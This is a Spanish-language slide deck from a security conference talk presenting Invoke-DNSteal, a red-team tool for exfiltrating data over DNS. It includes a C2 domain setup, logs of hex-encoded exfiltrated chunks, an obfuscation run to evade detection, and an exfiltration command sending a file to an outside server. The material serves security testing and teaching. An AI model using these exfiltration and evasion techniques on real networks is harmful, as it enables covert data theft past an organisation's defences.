

@joel6msec

# EUSKALHACK SECURITY CONGRESS



Invoke-DNStal: Exfiltrando información DNS "Like a BOSS"

# whoami

Joel Gámez Molina // @JoelGMSec

- Security Consultant @ Deloitte - Red Team Operations
- Administrador de sistemas + 10 años
- Ex-Director técnico de Cyberguard (2 años)
- Profesor de Hacking Ético, Pentesting y PowerShell
- Ponente en congresos de ciberseguridad a nivel nacional e internacional (Black Hat USA 20/21)
- Creador del blog [darkbyte.net](http://darkbyte.net)
- Programador de *hacking tools* (AutoRDPwn, Cloudtropolis, Invoke-Stealth, PyShell, PSRansom..)



# Prólogo

---

Durante los ejercicios de Red Team, existen múltiples formas de extraer información sensible al exterior.

Uno de los *covert channels* más infravalorados es el sistema de nombres de dominio (DNS).

Actualmente, existen gran variedad herramientas para este propósito.

A diferencia del resto de canales legítimos, suele estar permitido en la mayoría de *firewalls*.

Exfiltrando información a través de DNS “like a boss”



@Joel6MSec

# Historia

---

- Un cliente solicita comprobar la seguridad de su sistema anti-exfiltración por DNS
- Las pruebas deberían cubrir todo el espectro del protocolo (TCP/UDP)
- El origen de la conexión se realizaría desde un entorno seguro (Citrix)
- Un firewall intermedio filtraría todas las conexiones hacia el exterior
- Todas las medidas de seguridad se encontrarían habilitadas (DLP, EDR, etc)
- Se utilizarían todos los registros posibles (A, TXT, SOA, MX..)

Exfiltrando información a través de DNS “like a boss”


@Joel6mSec

# CHAPTER I

## FROM ZERO TO HERO

# Entorno de Pruebas

---



Exfiltrando información a través de DNS "like a boss"

@Joel6mSec

# Entorno de Pruebas

- <https://darkbyte.net/exfiltrando-informacion-con-dnscat2-desde-cero>

Gestión de DNS para **dnsPwn.tk**

Tipo	Nombre	Contenido
A	dnsPwn.tk	127.0.0.1
A	ns1	127.0.0.1
A	www	127.0.0.1
NS	c2	ns1.dnsPwn.tk

Servidores de nombres de Cloudflare  
Para usar Cloudflare, asegúrese de que se hayan cambiado los servidores de nombre asignados de Cloudflare.

**freenom**  
Un nombre para todo el mundo

dnsPwn

Comprobar disponibilidad

1 dominio en el carro Finalizar la compra

Consiga uno de estos dominios. Son gratis!

dnsPwn .tk	• GRATIS	EUR 0.00	<input checked="" type="checkbox"/> Selected
dnsPwn .ml	• GRATIS	EUR 0.00	Consígalo ahora!

Exfiltrando información a través de DNS “like a boss”

@Joel6MSec

# Entorno de Pruebas

- <https://darkbyte.net/exfiltrando-informacion-por-dns-con-invoke-dnsteal>

The screenshot displays two browser tabs. The left tab is titled 'dnsppwn.tk - Technitium DNS Server' and shows a login form for a DNS server. It has fields for 'Username' (containing 'username') and 'Password' (containing 'password'), and a 'Login' button. The right tab is titled 'Technitium' and shows the 'Logs' section for the date '2021-04-01'. The log table lists numerous DNS queries from the IP address '192.168.1.37'. Some examples of the QNAMEs listed in the log are: 300200688526630000.c2.dnspwn.tk, 865580168852663536557696e646f777320506f7765725368, 72190168857373539f494558203a20456c20743f726d696e, 6f2027696f6d70275, 54120168857373539f63757461626c652e20436f6d70275, 42700168857373539f636861207275746120657320636f72, 12510168857373539f7974657328284945582024436f6d6, 616e64546f, 61070168857373539f7e7e7e7e0d0a202020202b2043, 617465676f, 82410168857373539f0d0a202020657074696f6e0d0a2020.20202b2046, 15590168857373539f72657373200d0a202020696f6e436f, 97290168857373539f494558203a20456c20743f726d696e, 6f2027696f6d70275, 68890168857373539f63757461626c652e20436f6d70275, 32740168857373539f636861207275746120657320636f72, 46940168857373539f7974657328284945582024436f6d6, 616e64546f, 16400168857373539f7e7e7e7e0d0a2020202b2043, 617465676f, 43920168857373539f0d0a202020657074696f6e0d0a2020.20202b2046, 71500168857373539f72657373200d0a202020696f6e436f, 6d6d616e646f, and 460602688500.c2.dnspwn.tk. There are also buttons for 'Download' and 'Delete' at the top of the log table.

Exfiltrando información a través de DNS "like a boss"

@Joel6MSec

# CHAPTER II

## HACK THE PLANET

# Prueba de Concepto

---

- <https://github.com/iagox86/dnscat2>
- <https://github.com/Arno0x/DNSExfiltrator>
- <https://github.com/IncideDigital/Mistica>
- <https://github.com/cpl/exodus>
- <https://github.com/1N3/PowerExfil>
- <https://github.com/ytisf/PyExfil>



Exfiltrando información a través de DNS "like a boss"

@Joel6mSec

# Prueba de Concepto

---

## DNSCat2

- Bueno para recibir una *shell/reversa*
- Comunicación cifrada por defecto (SHA3)
- Posibilidad de recibir ficheros y crear túneles
- Mucha flexibilidad (tiempo entre consultas, clave, tipo de consulta, puerto)

## DNSExfiltrator

- Bueno para enviar ficheros a través de DNS (solo en UDP)
- Comunicación cifrada por defecto (RC4)
- Solo sirve para enviar y recibir ficheros
- Bastante flexibilidad (tiempo entre consultas, clave, codificación)

## Mística

- Bueno para hacer *port forwarding* a través de DNS
- Comunicación cifrada por defecto (RC4)
- Posibilidad de recibir ficheros y *command & control*
- Mucha flexibilidad (clave, tipo de consulta, puerto)

Exfiltrando información a través de DNS “like a boss”

@Joel6MSec


GAME OVER

# CHAPTER 11

## DNS BLIND INJECTION

# Otra prueba más..

```
Terminal
Archivo Editar Ver Terminal Pestañas Ayuda
✓ root ➤ ~/Tools/Invoke-Stealth ➤ echo "echo pwned" > script.ps1
✓ root ➤ ~/Tools/Invoke-Stealth ➤ pwsh Invoke-Stealth.ps1 script.ps1 -te
[!] [!] [!] [!] [!] [!] [!] [!] [!] [!]
----- by @JoelGMSec -----
[+] Loading Chimera and doing some obfuscation.. [OK]
[+] Loading BetterXencrypt and doing some encryption with 22 iterations..
[+] Loading PyFuscation and doing more obfuscation.. [OK]
[!] PSObfuscation will not load due to problems with another modules..
[+] Encoding with base64 and reverse it to avoid detections.. [OK]
[+] Done!
✓ root ➤ ~/Tools/Invoke-Stealth ➤ pwsh script.ps1
pwned
```



Exfiltrando información a través de DNS "like a boss"

@JoelGMSec

# Otra prueba más..

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\Users\Joel> nslookup c2.dnsteal.tk
Servidor:      Unknown
Address:       10.10.10.10

Respuesta no autoritativa:
Nombre   sinkhole.firewallmisterioso.com
Adress:  72.5.65.111
Aliases c2.dnsteal.tk
```

Exfiltrando información a través de DNS "like a boss"

@Joel6MSec

# Otra prueba más..

```
PS C:\Users\Joel> Invoke-DNSExfiltrator -i .\test.txt -d fake.doma.in -p password -s 192.168.204.128 -h cloudflare
[*] Using DNS over HTTP for name resolution.
[*] Working with DNS server [192.168.204.128]
[*] Compressing (ZIP) the [.\\test.txt] file in memory
[*] Encrypting the ZIP file with password [password]
[*] Encoding the data with Base32
[*] Total size of data to be transmitted: [208] bytes
[+] Maximum data exfiltrated per DNS request (chunk max size): [227] bytes
[+] Number of chunks: [1]
[*] Sending 'init' request
```

Exfiltrando información a través de DNS “like a boss”

@Joel6MSec

# CHAPTER N

## LAST OPPORTUNITY

# Investigación

---

- Ligera, compatible y con las mínimas dependencias posibles
- Utilizar preferentemente funciones nativas del sistema
- Compatibilidad con DNS tanto en UDP como en TCP
- Longitud de las consultas personalizable para controlar el tamaño total
- Tiempos de espera aleatorios para evitar detecciones por comportamiento
- Posibles técnicas de evasión utilizando elementos aleatorios

Exfiltrando información a través de DNS “like a boss”

@Joel6MSec

# Investigación

```
def request(self, ip):
    if self.datatxt:
        packet=''

    if "-udp" in mode:
        packet+=self.data[:2] + "\x81\x80"
        packet+=self.data[4:6] + self.data[4:6] + '\x00\x00\x00\x00'
        packet+=self.data[12:]
        packet+='\xc0\x0c'
        packet+='\x00\x01\x00\x01\x00\x00\x00\x3c\x00\x04'

    if "-tcp" in mode:
        hexdata= ord(self.data[1]) + 0x10
        packet+=self.data[0] + chr(hexdata)
        packet+="\x00\x01\x85\x80\x00\x01\x00\x01"
        packet+=self.data[10:]
        packet+='\xc0\x0c'
        packet+='\x00\x01\x00\x01\x00\x00\x00\x00\x00\x04'

    packet+=str.join('',[chr(int(x)) for x in ip.split('.')])
    return packet
```



Exfiltrando información a través de DNS "like a boss"

@Joel6MSec

```
PS C:\Windows\System32\Pwned> .\Invoke-DNSteal.ps1 -h
```

# INVOKEDNSTEAL

----- by @JoelGMSec -----

**Info:** This tool helps you to exfiltrate data through DNS protocol and lets you control the size of queries using random delay

**Usage:** .\Invoke-DNSteal.ps1 -t target -p payload -l lenght  
-s server -tcponly true/false -min 3000 -max 5000

**Parameters:**

- **Target:** Domain target to exfiltrate data
- **Payload:** Payload to send over DNS chunks
- **Lenght:** Lenght of payload to control data size
- **Server:** Custom server to resolve DNS queries
- **TcpOnly:** Set TcpOnly to true or false
- **Delay Min:** Min delay time to do a query in ms
- **Delay Max:** Max delay time to do a query in ms
- **Random:** Use random domain name to avoid detection

**Warning:** The lenght (payload size) must be between 4 and 240  
The process time will increase depending on data size

LIVE DEMO

INVOKE-DNSTEAL

# Cosas por hacer

---

- Mejorar el sistema de codificación
- Cifrar la información por defecto (RC4, AES)
- Utilizar registros adicionales (TXT, SOA, NS..)
- Soporte para crear túneles socks y *port forwarding*
- *Command & Control* a través de PowerShell
- Cliente para Linux y soporte para Python 3



Exfiltrando información a través de DNS “like a boss”

@Joel6MSec

# Thank you!

## Questions?



@Joel6MSec